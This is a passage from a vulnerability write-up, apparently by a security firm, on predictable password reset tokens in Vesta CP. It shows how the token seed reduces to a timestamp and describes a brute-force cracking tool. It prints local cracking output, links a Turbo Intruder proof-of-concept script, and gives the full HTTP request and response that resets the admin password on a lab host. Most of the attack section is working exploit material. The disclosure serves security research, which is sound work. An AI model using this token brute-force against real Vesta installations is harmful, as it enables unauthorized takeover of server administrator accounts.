- `getpid()` – the process pid and occupies 4 bytes and the max value we've seen in our tests was around 660000, which needs **20 bits***(usually a lot less)
- Thus, the XOR operation will only change the lower **20 bits**. There's no bit shifting here, unlike in the PHP core. **This was the “AHA” moment.**

NOTE: `getpid()` could be the only deal breaker here, but it would have to be a really high number to break our exploit. This would happen on a system running for a very long time or if there is a `fork()` bomb.

Vesta CP – The issues summarized

- By only changing the lower 20 bits of the current timestamp, we reduce entropy, and the seed will fall within an interval of approximately 12 days around the current timestamp.
- It should be clear that the timestamp is the only factor that matters here, and the PID of the process and the microseconds are irrelevant.

Vesta CP – “Local” exploit to test our theory

- We've extended BashRandomCracker
- <https://github.com/fortbridge/BashRandomCracker/>
- Added a method to bruteforce all 4B+ seeds (just because rust is fast, can be optimised but I couldn't bother :D)
- Check if can actually generate a password reset token that is stored in the vesta user.conf file
- We don't really need to bruteforce 4B+
- We suggest to bruteforce only the timestamp for the past 1-3 years

Vesta CP – “Local” exploit output

```
root@ubuntu:/usr/local/vesta# dashrand password gSk6WUA3Qj
Received password: gSk6WUA3Qj, len= 10
Current timestamp in seconds: 0 , formatted = 1970-01-01 00:00:00
Current timestamp in seconds: 1000000000 , formatted = 2001-09-09 01:46:40
Matching old seed found: 1719556175, date is 2024-06-28 06:29:35
Current timestamp in seconds: 2000000000 , formatted = 2033-05-18 03:33:20
Current timestamp in seconds: 3000000000 , formatted = 2065-01-24 05:20:00
Matching old seed found: 3867039824 , date is 2092-07-16 09:43:44
```

```
root@ubuntu:/usr/local/vesta# cat data/users/admin/user.conf
FNAME='System'
LNAME='Administrator'
PACKAGE='default'
WEB_TEMPLATE='default'
PROXY_TEMPLATE='default'
DNS_TEMPLATE='default'
WEB_DOMAINS='100'
WEB_ALIASES='100'
DNS_DOMAINS='100'
DNS_RECORDS='100'
MAIL_DOMAINS='100'
MAIL_ACCOUNTS='100'
DATABASES='100'
CRON_JOBS='100'
DISK_QUOTA='unlimited'
BANDWIDTH='100000'
NS='ns1.domain.tld,ns2.domain.tld'
SHELL='bash'
BACKUPS='3'
CONTACT='adrian@fortbridge.co.uk'
CRON_REPORTS='yes'
RKEY='gSk6WUA3Qj'
SUSPENDED_USERS='0'
```

Brute-forcing the RKEY for local testing

Vesta CP – Turbo Intruder for the win

- What is Turbo Intruder? <https://portswigger.net/research/turbo-intruder-embracing-the-billion-request-attack>
- <https://github.com/FORTBRIDGE-UK/vesta-poc> Turbo Intruder Script
- Brute-force all timestamps from [2025-2022]
- There's 31.5M attempts / year (86400*365)
- If you brute-force for 3 years, that's ~95M requests, which is 98% optimization
- For other Turbo Intruder optimization tips see: <https://fortbridge.co.uk/research/multiple-vulnerabilities-in-concrete-cms-part1-rce/>

Vesta CP – The Glorious Win

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connects...
0	gSk6WUA3Qj	200	538	1578	587369	0		2001	


```
1 POST /api/v1/reset/index.php HTTP/1.1
2 Host: 192.168.94.147:8083
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/127.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----40685416566387405123743726276
8 Content-Length: 551
9 Origin: https://192.168.94.147:8083
10 Referer: https://192.168.94.147:8083/reset/
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Priority: u=1
15 Te: trailers
16 Connection: close
17
18 -----40685416566387405123743726276
19 Content-Disposition: form-data; name="password"
20
21 PORTBR[DG3]
22 -----40685416566387405123743726276
23 Content-Disposition: form-data; name="password_confirm"
24
25 PORTBR[DG3]
26 -----40685416566387405123743726276
27 Content-Disposition: form-data; name="user"
28
29 admin
30 -----40685416566387405123743726276
31 Content-Disposition: form-data; name="code"
32
33 gSk6WUA3Qj
34 -----40685416566387405123743726276
35
```



```
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 26 Jun 2024 17:07:41 GMT
4 Content-Type: application/json
5 Connection: close
6 Set-Cookie: PHPSESSID=1e5vih27vk22hel3bdfcnsts0; path=/
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
9 Pragma: no-cache
10 Content-Length: 1240
11
12 {
  "error": null,
  "token": null,
  "panel": {
    "admin": {
      "FNAME": "System",
      "LNAME": "Administrator",
      "PACKAGE": "default",
      "WEB_TEMPLATE": "default",
      "BACKEND_TEMPLATE": "",
      "PROXY_TEMPLATE": "default",
      "DNS_TEMPLATE": "default",
      "WEB_DOMAINS": "100",
      "WEB_ALIASES": "100",
      "DNS_DOMAINS": "100",
      "DNS_RECORDS": "100",
      "MAIL_DOMAINS": "100",
      "MAIL_ACCOUNTS": "100",
      "DATABASES": "100",
      "CRON_JOBS": "100",
      "DISK_QUOTA": "unlimited",
      "BANDWIDTH": "100000",
      "HOME": "\home/admin",
      "NS": "ns1.domain.tld,ns2.domain.tld",
      "SHELL": "bash",
      "BACKUPS": "3",
      "CONTACT": "admin@fortbridge.co.uk"
    }
  }
}
```

Remote exploit with Turbo Intruder script

See Our Leading Research Insights

1. For **web app pentest research** and a peek into PHP internals, check [Multiple Concrete CMS Vulnerabilities \(Part 1 – RCE\)](#): This article investigates achieving remote code execution through 2 race conditions vulnerabilities in the file upload functionality in Concrete CMS, providing a detailed examination of potential security risks and mitigation strategies.
2. For **Mobile & API testing research**, check [Feeld dating app – Your nudes and data were publicly available](#): This article details investigates the importance of securing GraphQL endpoints properly in order to prevent massive information data leaks.
3. For our **open source contribution to security tools**, check [Phishing Like a Pro: A Guide for Pentesters to Add SPF, DMARC, DKIM, and MX Records to Evilginx](#): This guide delves into advanced phishing techniques and how to effectively use SPF, DMARC, DKIM, and MX records with Evilginx for penetration testing.

